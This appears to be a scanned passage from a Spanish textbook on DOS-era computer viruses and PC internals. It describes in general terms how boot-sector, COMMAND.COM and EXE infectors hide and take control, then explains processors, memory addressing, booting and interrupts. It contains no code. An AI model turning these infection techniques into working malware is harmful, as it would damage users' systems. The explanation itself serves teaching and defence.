*Virus que contaminan el Boot o sector 0 del disco.
*Virus que contaminan el sistema operativo (command.com).
*Virus que contaminan los archivos ejecutables (.EXE o COM).

Los que contaminan el Boot o sector 0 sustituyen el programa de carga del DOS existente en dicho sector por un programa de carga del virus. El programa del virus, así como el programa de carga del DOS original, se localiza en sectores libres del disco que son posteriormente marcados en la FAT como sectores defectuosos para que no puedan ser detectados fácilmente por el usuario.

Al arrancarse la computadora, éste lee el sector 0 del disco, el programa contenido en este sector localiza el sector donde se encuentra el programa del virus, lo carga y posteriormente va al sector donde guarda el programa de carga del DOS para terminar de poner en marcha la computadora.

Los virus que contaminan los archivos .COM (COMMAND.COM u otros) añaden a estos archivos el programa del virus al principio o al final del mismo y sustituyen los primeros 3 bytes del archivo llamada al código de virus. El inconveniente que tiene este tipo de virus es que no pueden ser muy complicados, ya que un archivo no puede tener más de 64 Kbytes. Sin embargo, muchos virus lo que hacen es ocultar el grueso del código en un archivo oculto y utiliza un archivo .COM para hacer una llamada a éste.

Los virus que contaminan los archivos EXE son los más difíciles de realizar y también de detectar, ya que estos archivos tienen una cabecera o header que necesita el DOS para el cálculo de la dirección correcta de algunas instrucciones, así como los datos para localizar la primera instrucción del programa. Los códigos del virus se coloca, a continuación del código del programa y realizan en la cabecera los cambios necesarios para que la primera instrucción que se ejecute sea la del código del virus. A continuación da paso al código del programa.

De los distintos tipos de contaminación la más fácil de realizar es la del BOOT, sin embargo también es la más fácil de detectar

La contaminación de archivos EXE son las más difíciles de realizar y detectar, pero son las que facilitan una propagación más rápida ya que los archivos de aplicación son los que más suelen compartirse.

La contaminación del archivo COMMAND.COM tiene la *ventaja* de tomar el control del sistema operativo al encenderse la computadora.

La técnica generalmente utilizada por los virus compagina la contaminación de los archivos EXE, para asegurarse la propagación, con la del archivo COMMAND.COM, para tomar rápidamente el control.

CAPÍTULO II

COMO FUNCIONA UNA COMPUTADORA Y SUS DISPOSITIVOS

2.1 INTRODUCCIÓN

La computadora es una máquina capaz de almacenar información para llevar a cabo determinadas acciones. Las acciones a realizar por la computadora están indicadas en los programas informáticos, no pudiendo realizar nada que no esté especificado en un programa.


La computadora consta de una serie de elementos físicos (tarjetas y chips electrónicos) que reciben el nombre de HARDWARE y de unos elementos lógicos (programas) que se denominan SOFTWARE.

Asimismo, la computadora está en contacto permanentemente con el exterior, enviando información al monitor o pantalla y recibiendo información del teclado o del ratón. Además, envía y/o recibe información a otros periféricos, como son las unidades de disco, impresoras, etc.

Internamente, los elementos fundamentales que marcan las características de las computadoras tipo PC son el microprocesador, las memorias y las unidades de disco.

2.2 MICROPROCESADOR

El microprocesador es el cerebro de la computadora, accede a la información, la procesa y da las respuestas adecuadas. Esta formado por varios circuitos electrónicos conectados con el exterior, de forma que va leyendo cada una de las instrucciones de un programa y las va ejecutando.



PARTES DE UN MICROPROCESADOR

2.2.1 PARTES DE UN MICROPROCESADOR

EL MICROPROCESADOR SE DIVIDE EN TRES PARTES.

1. Una **UNIDAD DE CONTROL,** que es la parte que interpreta las instrucciones del programa, generando la información necesaria para controlar los dispositivos periféricos. Estas instrucciones del programa no se refieren a las instrucciones de los lenguajes de alto nivel, como Basic, Pascal o Clipper, sino las instrucciones en lenguaje máquina en que son convertidos los comandos y funciones de estos lenguajes al ser compilados los programas que los contienen.

2. Una **UNIDAD ARITMETICO-LOGICA (UAL o ALU),** que realiza las operaciones matemáticas que le indica la unidad de control, almacenando los resultados en registros de almacenamiento.

3 **REGISTROS DE ALMACENAMIENTO,** que permiten almacenar, entre otras cosas, los resultados de los cálculos de la ALU o la dirección de memoria donde se encuentra la siguiente instrucción Existen cuatro registros importantes:

Contador de programa, que guarda la dirección de memoria donde se encuentra la instrucción a ejecutar.

Acumulador, que almacena los resultados de las operaciones efectuadas por la ALU.

Registros de estado, sirve para indicar determinados estados o condiciones que se han producido al ejecutar la última operación (por ejemplo, resultado negativo).

Punteros de stack, utilizados por el microprocesador para almacenar datos de forma temporal. Estos registros tienen la dirección donde está ubicada la información.

El microprocesador necesita para sincronizar sus acciones los pulsos que emite un dispositivo llamado reloj. Por cada pulso, o por cada cierto número de pulsos, el microprocesador ejecuta una instrucción, necesitando cada instrucción un número de pulsos distinto. El número de pulsos que se emiten cada segundo es la frecuencia de reloj y suele variar

El microprocesador va ejecutando unas instrucciones a continuación de otras tanto más rápidamente cuanta mayor frecuencia tenga su reloj. Este proceso sólo es alterado por la aparición de una interrupción Una interrupción se produce cuando algún otro dispositivo, por ejemplo un teclado, llama la atención del microprocesador haciendo que deje temporalmente lo que estaba realizando y atienda al dispositivo o circuito que ha producido la llamada.

Existen interrupciones hardware producidas por dispositivos periféricos, como el teclado, y también interrupciones software producidas por un programa o aplicación. En ambos casos, se provoca la ejecución de una rutina determinada.

El mecanismo de una interrupción, tanto hardware como software, consiste en que se interrumpa la ejecución del programa, se guardan los valores de sus registros para su posterior recuperación, se ejecuta la rutina de la interrupción y cuando se termina se continúa ejecutando el programa en la instrucción siguiente a la que se dejó La rutina a la que se llama depende del tipo de interrupción producido

Volviendo al microprocesador, cada una de las partes del mismo se comunica con las otras a través de unos canales de comunicación internos llamados bus interno, por cada uno de estos canales circula un bit simultáneamente. El número de canales, o número de bits, que tiene un bus interno depende del tipo de microprocesador. Cuantos más bits tenga, más información simultánea podrá intercambiar, y por tanto, más rápidamente funcionará.

Para comunicar el microprocesador con el resto de los componentes de la computadora (memoria, monitor, periféricos, etc.) se dispone de un bus externo, el cual transporta distintos tipos de señales Así, el bus externo del PC tipo XT tiene 62 líneas físicas, identificadas con los códigos A1 al A31, y B1 al B31 Las señales que transportan son de distinto tipo, desde las propias al llamado bus de datos (8 líneas) o al bus de direccionamiento (20 líneas), hasta distintas señales de tensiones (5 líneas más 3 de tierra) o señales de control (interrupciones hardware). El bus del PC tipo AT tiene 36 líneas más, numeradas de la C1 a la C18, y de la D1 a la D18, aumentando el bus de datos a 16 bits, el de direccionamiento a 24 bits, y teniendo más líneas de control.

El **bus de direccionamiento** es por donde el microprocesador selecciona cada una de las posiciones de memoria, y con ello al componente con el que quiere comunicarse, ya que cada componente tiene asignadas unas direcciones determinadas. Aunque la mayoría de las direcciones están asignadas a los chips de memoria RAM.

El **bus de datos** transporta la información que el microprocesador intercambia con el exterior (bits que lee o escribe en las posiciones de memoria).

Desde que se construyó el primer 8088, la obsesión de los fabricantes ha sido conseguir microprocesadores que realicen un mismo proceso cada vez más rápido. Para ello, se ha cambiado la construcción interna de la unidad de control, aumentando su eficacia, de forma que pueda interpretar más instrucciones por segundo. Se ha aumentado el tamaño de los buses internos y externos, de forma que en un mismo tiempo se pueden enviar más informaciones, consiguiéndose además una mayor capacidad de direccionamiento. Por último, estos nuevos circuitos integrados se han construido para que puedan soportar frecuencias de reloj más elevadas.

2 3. MEMORIA

Los programas que se ejecutan en la computadora, así como los datos de las variables que utilizan estos programas, deben estar almacenados en un lugar accesible para el microprocesador Este lugar es lo que se denomina memoria, y físicamente está formada por una serie de chips electrónicos comunicados con el microprocesador por el bus de direcciones y el bus de datos descritos anteriormente.

Cada posición de memoria contiene la información correspondiente a 8 bits; 8 bits son un byte, por lo que cuando seleccionamos una posición de memoria para leer su contenido, obtenemos por el bus de datos el byte (8 bits) de esa posición.

Cada byte representa, bien parte de una instrucción de un programa, bien un valor numérico hexadecimal, o bien un carácter alfanumérico perteneciente al juego de caracteres ASCII.

Los chips electrónicos de memoria de una computadora pueden ser de los siguientes tipos: ROM (Read Only Memory), que son aquellos en los que la información que contiene no puede ser modificada, esta información es grabada en esa memoria por el fabricante, y la única manera de modificarla es cambiando estos chips por otros. Dicha información no se borra cuando se apaga la computadora. Por otro lado, están los chips de memoria RAM (Randon Access Memory), que son aquellos en los que la información puede ser leída y modificada tantas veces como se quiera. Esta información es borrada cuando se apaga la computadora.

En la memoria ROM está almacenado el programa de arranque de la computadora, el cual se pone en funcionamiento al encender el mismo. Este programa de arranque realiza una serie de revisiones, comprobando el estado del resto de las memorias, del teclado, de las unidades de disco, etc. y da paso al sistema operativo (archivo COMMAND.COM entre otros), que debe estar accesible en el disco duro o en una unidad de disco flexible Los chips de memoria ROM son fundamentales para que una computadora pueda arrancar. Los primeros PC XT tenían suficiente con 64 Kbytes de ROM, mientras que un AT necesita 256 Kbytes.

En la memoria RAM se cargan las aplicaciones del usuario en el momento de ser ejecutadas, así como los valores de las variables que utilizan estos programas.

2.3.1 TIPOS DE MEMORIA DE UNA PC

FUNCIONES DE LOS DISTINTOS TIPOS DE MEMORIA

TIPOS	CONTENIDO
ROM	Programa de arranque. Sistema operativo (BIOS)
RAM	Sistema operativo, programas de usuarios, datos de los programas
CMOs	Configuración de la computadora, fecha y hora

Aparte de los tipos de memoria anteriormente descritos, las computadoras suelen traer 64 bytes de memoria no volátil basados en el chip de Motorola MC146818A o equivalente y denominada Memoria CMOS-RAM Estos 64 bytes se encuentran fuera del rango de direcciones del microprocesador, accediéndose a ellos a través de los puertos de entrada/salida 70h y 71h.

En esta memoria CMOS-RAM la computadora almacena información sobre las características más importantes de la configuración de la computadora: número y tipo de unidades de disco, cantidad de memoria RAM disponible, etc Este tipo de memorias no aparece en las computadoras 8088/86 (PC-XT).

En los últimos modelos de PC, para conseguir mayores velocidades de funcionamiento, se ha instalado un nuevo tipo de memoria denominado memoria caché. La memoria caché consiste en la utilización de chips especiales de memoria de alta velocidad que se insertan entre el microprocesador y la memoria principal para acelerar el sistema, consiguiéndose que los datos más empleados se encuentren en una memoria rápida, en vez de tener que acceder a la memoria RAM principal, mucho más lenta. Los chips de la memoria RAM principal son del tipo denominado DRAM (RAM dinámica), los cuales son refrescados periódicamente, pudiendo accederse a su información sólo en los ciclos de refresco. Esto hace que su velocidad de acceso sea en los chips más rápidos del mercado de 80 ns, existiendo chips DRAM de hasta 200 ns. Por el contrario, los chips para memorias caché son del tipo SRAM (RAM estáticas) con velocidades de acceso de 25 ns, siendo su principal diferencia con las anteriores el hecho de que se puede acceder a su información en cualquier momento, sin tener que esperar a ningún ciclo de refresco.

Estas memorias caché son distintas de las memorias caché para disco. La memoria caché del microprocesador se consigue con la instalación de chips especiales, mientras que la memoria caché de disco se consigue con la instalación de software especial. Los microprocesadores 486 y superior tienen instalado una memoria caché en el propio microprocesador.

Cada tipo de microprocesador tiene la capacidad de direccionar a un número mayor o menor de posiciones de memoria, ya que el número de bits de direccionamiento de cada uno de ellos es diferente. Así, los primeros 8086 cuentan con 20 bits de direccionamiento por los que puede identificar a 2^{20} = 1 Mega de posiciones de memoria, o lo que es lo mismo a 1 Megabyte. Los 80286 disponen de 24 bits de direccionamiento, por lo que su capacidad máxima es de 16 Megabytes, y los 80386 y 486 disponen de 32 bits de direccionamiento, por lo que su capacidad es de 4.096 Megabytes. Esta capacidad de direccionamiento debe servir tanto para direccionar a la memoria RAM como al resto de los componentes de la computadora, tarjeta de vídeo, periféricos, etc


2.4 DIRECCIONAMIENTO

Para direccionar a todas y cada una de las posiciones de memoria, la computadora divide a la misma en segmentos de 64 Kbytes, de forma que cada posición queda

identificada por dos números, el primero identifica al segmento, y el segundo identifica a la posición dentro de este segmento, a este segundo número se le llama offset.

Para poder identificar cada posición dentro de un segmento de 64Kbytes, el offset está formado por 16 bits, y por tanto es capaz de tomar los valores desde el 0000000000000000000 en binario (0000h en hexadecimal), hasta el 1111111111111111111 en binario (FFFFH en hexadecimal, 65535 en decimal). Por su parte, como un PC-XT sólo tiene 16 segmentos, sólo necesita 4 bits para identificar a cada uno de ellos, con lo que tendrá 16+4=20 bits de direccionamiento.

Direccionamiento de memoria



Como el bus interno de las computadoras XT (que fueron para los que se creó el DOS) tiene 16 bits, el DOS identifica tanto el offset como el segmento con números de 16 bits; o sea, con dos bytes cada uno. Para hacer la conversión de dos números de 16 bits a uno de 20 bits, que es el número de bits que tiene el bus de direccionamiento, se multiplica por 10h (16 en decimal) el número del segmento y se le suma al número del offset

Así, la dirección de memoria 1,048,575 (último byte de los 1.024k, 1M) está formada por el número F000:FFFF (segmento offset), que se corresponde con el número de 20 bits FFFFFH.

F000h x 10h = F0000h

F0000h+FFFFh=FFFFFh

En decimal:

61,440 x 16 = 983,040

983,040 + 65,535 = 1,048,575

Recuerde que cada número hexadecimal se corresponde con cuatro bits, y también que para convertir el número hexadecimal FFFFFH en decimal se realiza la operación

$15x16^4 + 15x16^3 + 15X16^2 + 15x16^1 + 15x16^0 = 1{,}048{,}575$

Este modo de direccionamiento es el que utiliza normalmente el sistema operativo, y con él se puede direccionar cualquier posición de memoria entre 0 y 1Mbyte. A este modo de direccionamiento se le llama modo real, y es el modo de direccionamiento que se pensó cuando se creó el primer PC. Sin embargo, todos sabemos que hoy en día es habitual encontrarse con computadoras que tienen 4, 8, 16, 24 o más Mbytes de memoria instalados, por lo tanto tiene que haber una forma de acceder a esta memoria adicional. Pues bien, para que el microprocesador pueda, acceder a posiciones de memoria superiores a 1 Mbyte se utiliza otro modo de direccionamiento, llamado modo protegido.

En el modo protegido no se utiliza el par *segmento:offset*, como ocurría en el modo real, sino el par *selector:offset*. Esto es así porque en este caso se pueden direccionar más de 16 segmentos de 64 Kbytes, y por tanto en vez de tener segmentos de 4 bits se tienen selectores de hasta 16 bits, pudiendo direccionarse desde la posición 0000.0000 hasta la FFFF:FFFF.

El modo real es incompatible con el modo protegido, lo cual quiere decir que un microprocesador o trabaja en modo real con 20 bits de direccionamiento, o lo hace en modo protegido con 24 o 32 bits de direccionamiento. Como puede suponer, sólo los PC-AT, 386 o superior pueden trabajar en modo protegido, ya que el PC-XT físicamente sólo tiene 20 bits de direccionamiento, y por tanto no puede trabajar con más. El AT 286 puede trabajar en modo real y en modo protegido, pero así como tiene una instrucción para pasar de modo real a protegido, no la tiene para pasar de modo protegido a real, por lo que la única forma de volver al modo real es reseteando la computadora. Por su parte, los 386 y 486 pueden conmutar entre modo real y protegido, y viceversa.

Los microprocesadores 386SX, DX y 486 tienen, además de modo real y modo protegido, el modo virtual real. Mediante este modo pueden ejecutar varios programas simultáneamente, para ello le asignan a cada aplicación un bloque de 1 Mbyte y una copia del sistema operativo, consiguiéndose una auténtica multitárea.

Aunque existan distintos modos de direccionamiento, la mayoría de las aplicaciones sólo son capaces de trabajar en modo real, independientemente de la computadora en que se ejecuten, sólo algunas han sido programadas específicamente para trabajar en modo

protegido, siendo algunas de éstas la versión 3.0 de Lotus 1-2-3, el Windows 3 0 y 3 1, y por lo tanto las aplicaciones para Windows 3.0 o posteriores

Se le llamo modo protegido por que cuando Intel pensó en desarrollar el 286, no sólo quería desarrollar un chip con una mayor velocidad de proceso y con capacidad de direccionar más memoria, sino que quería acercarse a las computadoras *mainframe,* y una de las características de este tipo de computadoras es su capacidad de ejecutar múltiples programas al mismo tiempo, esto es lo que se llama multitárea Pues bien, los mainframe permiten la multitárea porque trabajan en modo protegido; esto es, cada vez que una aplicación va a hacer uso de una parte de la memoria que en principio no esta asignada a ella, tiene que pedir permiso al sistema, ya que esa memoria puede que esté asignada a otra aplicación. La memoria está protegida para evitar que la asignada a una aplicación sea utilizada por otra. Por el contrario, los Programas que trabajan en modo real entienden que toda la memoria esta disponible para su uso, y por tanto no saben nada de pedir permiso al sistema operativo antes de usar la que necesitan; como consecuencia, en modo real no se puede trabajar en multitárea.

2.5 SISTEMA OPERATIVO

El microprocesador, que es el que hace funcionar la computadora, no sabe hacer absolutamente nada si no se le indica con un programa; no sabe hacer ni siquiera lo básico. leer el teclado, interpretar los comandos que teclea el usuario, sacar la información por pantalla, comprobar si ha habido errores, etc.

Para que el microprocesador pueda hacer estas funciones, necesita un programa, y este programa es el sistema operativo.

El sistema operativo es el primer programa que se carga en la computadora al arrancarlo, y se encarga de regular su funcionamiento Los objetivos del sistema operativo son: facilitar al usuario el manejo del equipo, facilitar a los programas del usuario el acceso a los distintos periféricos y controlar los errores que se puedan producir

Así, cuando un usuario quiere conocer la lista de archivos de su disco duro, tecleará a continuación del indicativo ">" el comando DIR y pulsara la tecla INTRO. A continuación, el sistema operativo ejecutara un programa que pondrá en marcha la unidad de disco, leerá los clusters donde se encuentra el directorio, extraerá la información que contienen y la presentara en pantalla con un aspecto fácil de interpretar.

De la misma forma, si el programa de un usuario quiere leer la información de un archivo contenido en un disco flexible, no será el programa del usuario el que se encargue de averiguar si la unidad de disco es de simple, doble o alta densidad, o de buscar el cluster del disco donde se encuentra el archivo, sino que de todas estas funciones se encarga el sistema operativo, que recibe del programa la petición de lectura y le devuelve los datos ya leídos.


Gracias a los sistemas operativos, los programas del usuario no tienen que ocuparse de los detalles internos de funcionamiento de la computadora, ni del hardware específico que tenga el mismo

Las tareas del sistema operativo son:

* Inicializar la computadora
* Manejar su memoria interna
* Manejar los distintos periféricos.

Las rutinas que componen el sistema operativo están divididas en tres bloques

*ROM-BIOS.
*ARCHIVOS OCULTOS DEL SISTEMA OPERATIVO (Rutinas de servicio).
*Archivo COMMAND COM (Lenguaje de control de trabajo)



Interpretaciones del sistema operativo

En la memoria ROM interna de la computadora existe de forma permanente una serie de rutinas grabadas que reciben el nombre de BIOS (Basic Input/Output System o sistema básico de entrada/salida). Las rutinas de la BIOS están ligadas al hardware particular de la computadora

Estas rutinas nos permiten, por un lado, inicializar el equipo, y por otro, nos proporcionan acceso a los recursos básicos del sistema (hardware), lo cual simplifica las tareas de programación y facilita la compatibilidad de los programas Así, independientemente del tipo de controladora de unidad de disco que usted tenga, Para ver una lista de los archivos de su disco duro siempre tecleará DIR, sin preocuparse de nada más.

Con la BIOS podremos acceder a los 0 y 1 de la información contenida en el disco, pero no podemos interpretarla, para ello necesitamos las rutinas de servicio del sistema operativo, llamadas servicios del DOS, que se encuentran en los archivos ocultos del sistema operativo (archivos IBMBIOS.COM e IBMDOS.COM), que son cargados en memoria RAM al arrancar la computadora.

Estos archivos ocultos se encuentran al principio de la zona de datos del disco (en la pista de datos más externa) y son llamados directamente desde las rutinas de arranque de la computadora.

El hecho de que estos archivos se guarden en disco posibilita que se puedan cargar en una computadora distintas versiones del sistema operativo, o incluso diferentes sistemas operativos: DOS, OS/2, XENIX, etc.

Los archivos ocultos contienen las rutinas de servicio. Los objetivos de estas rutinas son fundamentalmente la gestión de los archivos contenidos en los discos y el control de la ejecución de los programas.

Por último, tenemos lo que se llama lenguaje de control de trabajo (job control lenguaje), una serie de rutinas contenidas en el archivo COMMAND.COM y que son las que se encargan de analizar las órdenes que el usuario teclea, activando las rutinas de servicio necesarias para ejecutarlas, y proporcionando al usuario los correspondientes mensajes de respuesta.

Aparte de lo anterior, el sistema operativo se completa con una serie de archivos que sirven para configurar los periféricos (por ejemplo, KEYBOARDS.SYS), la memoria RAM (por ejemplo, HIMEN.SYS), el adaptador de vídeo (por ejemplo, ANSI.SYS) o forman parte del juego de comandos externos del DOS (por ejemplo, FORMAT, CHKDISK, etc.). Todos estos archivos suelen estar contenidos en un subdirectorio llamado DOS, SYSTEM o un nombre similar.

2 5.1. ARRANQUE DE LA COMPUTADORA

Cuando prendemos nuestra computadora, lo primero que hace el microprocesador es leer y ejecutar las instrucciones del pequeño programa grabado en la memoria ROM (dirección de memoria de F000:E000 a F000.FFFF, o dicho de otra forma, de 1016K a 1024K) Este programa comprueba el estado de la memoria, inicializa algunas variables del sistema y va a buscar a las unidades de disco A:, y en su defecto C:, la existencia de un

disco que tenga cargado en el sector 0 de su primera pista (la más externa), el registro de carga o *boot record.* En este momento pasa el control de la computadora a las rutinas que contiene este registro, llamadas rutinas de *bootstrap.*

Dichas rutinas buscan en el disco los archivos IBMBIOS.COM y IBMDOS.COM para cargarlos en memoria RAM A continuación busca el archivo CONFIG.SYS para cargar los controladores de dispositivos instalados. Luego carga en memoria el archivo COMMAND.COM, para por último, ejecutar el archivo AUTOEXEC.BAT. Si durante este proceso no se encuentran los archivos CONFIG.SYS o AUTOEXEC.BAT, ésto no impedirá que la computadora funcione (aunque no sea del todo correctamente), ya que el DOS tomará unos valores determinados por defecto. Pero si no existe alguno de los otros archivos, se emitirá un mensaje de error y la computadora no funcionara. Una vez realizado todo lo anterior, la computadora queda a disposición del usuario.

Los archivos IBMBIOS.COM y IBMDOS.COM son dos archivos ocultos y no aparecen cuando se le pide al DOS un listado de los archivos del disco. En algunos sistemas operativos, estos archivos tienen los nombres IO.SYS y MSDOS.SYS, respectivamente.

El archivo IBMBIOS.COM contiene extensiones a las rutinas de la ROM-BIOS, que pueden ser cambiadas con las distintas versiones del sistema operativo

El archivo IBMDOS.COM contiene los servicios del DOS, que son las interrupciones

El archivo COMMAND.COM contiene él interprete de mandatos o comandos propios del sistema operativo que el usuario invoca a través del teclado.




Diagrama de bloques del proceso de arranque de una PC

2 5 2 EJECUCIÓN DE PROGRAMAS

Cuando la computadora nos presenta por pantalla el indicativo de la unidad de disco activa (por ejemplo, C />) el usuario puede teclear un comando del sistema operativo o bien puede ejecutar un programa.

Los comandos del sistema operativo son de dos tipos, comandos internos, que son aquellos que se cargaron en memoria RAM al cargarse el archivo COMMAND.COM (por ejemplo, DIR, DELETE, etc.), y comandos externos, que son aquellos que permanecen en el disco y son cargados en memoria RAM sólo cuando el usuario los ejecuta (por ejemplo, FORMAT, CHKDSK, etc.).

En cuanto a los archivos ejecutables, la computadora sólo reconoce como tales a aquellos archivos que tienen las extensiones COM, EXE o BAT. De ellos, los que tienen una de las dos primeras extensiones se corresponden con programas del usuario, y los que tienen la extensión BAT son archivos especiales que contienen sólo una lista de comandos del DOS o nombres de programas ejecutables que la computadora va ejecutando de forma secuencial. Un archivo BAT especial es el archivo AUTOEXEC.BAT.

Todos los archivos que no tengan una extensión como la indicada anteriormente son archivos de datos, y si se teclea su nombre directamente a continuación del indicativo del DOS (c:\>) obtendremos como respuesta: comando o nombre de archivo incorrecto

Cuando tecleamos el nombre de un programa ejecutable, lo primero que hace el sistema operativo es comprobar si el programa indicado existe y si se trata de un archivo ejecutable. A continuación calcula la cantidad de memoria que requiere el programa y comprueba Si nuestra computadora tiene libre dicha cantidad de memoria. Por último, si todo lo anterior fue bien, carga el contenido del archivo en memoria y procede a ejecutar las instrucciones del programa.

Una vez terminada la ejecución del programa, éste puede terminar de dos formas: devolviendo el control al DOS, liberando además la memoria ocupada por el programa (Interrupción 20H o función 0) o bien devolviendo el control al DOS, pero sin liberar la memoria, con lo cual el programa permanecerá residente (Interrupción 27H o función 31H).

La diferencia que existe entre los archivos COM y EXE es que cuando se carga en memoria RAM un archivo tipo COM, éste se carga exactamente en la misma posición para la que fue programado, y todo el programa debe de caber en un mismo segmento, identificándose las direcciones de memoria de sus instrucciones sólo por el número del offset. Por ello, estos programas no pueden ocupar más de 64K de memoria.

Los archivos EXE no tienen las limitaciones de los archivos COM y son cargados en memoria en las zonas libres que la computadora tenga en ese momento. El tamaño máximo de los archivos EXE viene dado por la cantidad de memoria RAM que tenga la

computadora, con el límite máximo de 640K de memoria RAM que cualquier computadora con el sistema operativo DOS puede dedicar a programas ejecutables

2 5 3. INTERRUPCIONES Y FUNCIONES

Un microprocesador puede ser afectado en la ejecución normal de un programa por interrupciones software y hardware. Una interrupción software es una instrucción especial que le indica al microprocesador que ejecute una determinada rutina de servicio. Las interrupciones son utilizadas por programadores para ejecutar directamente una rutina del DOS o de la BIOS.

Todas las rutinas de DOS o de la BIOS tiene asignado un número, de forma que basta con emplear el número correspondiente en la instrucción INT para activar la rutina oportuna. Algunas rutinas requieren que se les especifique además un parámetro, para saber cual de los varios servicios que tiene esa rutina queremos que se ejecute.

Para saber en qué dirección de memoria empieza cada rutina, la computadora tiene una tabla de vectores de interrupción guardada al principio de su memoria. Así, cuando ejecutamos la instrucción INT 21H la computadora va a la posición 21 de esa tabla y mira la dirección exacta donde empieza esa rutina.

Las instrucciones de la BIOS se encargan de la lectura y escritura en disco, presentaciones en pantalla, lectura del teclado, actualización de hora y fecha, manejo de errores, etc.

Existen 12 interrupciones de la BIOS, divididas en 5 grupos:

1.- Servicios de dispositivos periféricos.
INT 10H - Servicios de la pantalla de vídeo
INT 13H - Servicios de disco
INT 14H - Servicios de comunicaciones (RS232)
INT 13H - Servicios de casete
INT 16H - Servicios de teclado
INT 17H - Servicios de la impresora

2.- Servicios de estado del equipo
INT 11H – Servicios de lista de elementos del equipo
INT 12H - Servicio de cálculo del tamaño de la memoria

3.- Servicios de fecha y Hora
INT 1AH – Servicios de reloj

4.- Servicios de la pantalla de impresión
INT 5H – Impresión de pantalla

5.- Servicios especiales
INT 18H -Activación del Basic de la ROM
INT 19H - Activación de la rutina de arranque de la computadora

Los usuarios normales no tienen que ocuparse de estas interrupciones, ya que son los programas los que llaman a las rutinas necesarias cuando el usuario selecciona algunas de sus opciones. Los que sí hacen un uso extensivo de estas interrupciones son los virus informáticos, interceptando diversas rutinas para modificarlas. Las interrupciones que suelen ser interceptadas por los virus son las 13H y 12H.

Por su parte, el DOS ofrece dos tipos de servicios de acceso a las interrupciones, por un lado, directamente por medio de una instrucción INT, y por otro, accediendo a las funciones que se invocan a través de la interrupción 21H, especificando anteriormente en el registro AH el número de función que se invoca.

El DOS tiene los siguientes servicios de interrupción:

INT 20H: Termina la ejecución de un programa, libera la memoria ocupada por éste y devuelve el control al DOS.

INT 21H: Llamada a función. Se debe colocar en el registro AH el número de la función, siendo las más importantes las siguientes:

0 Terminación de un programa y devolución del control al DOS. Idéntica a 20H
1 Entrada de carácter con eco.
2 Salida a la pantalla.
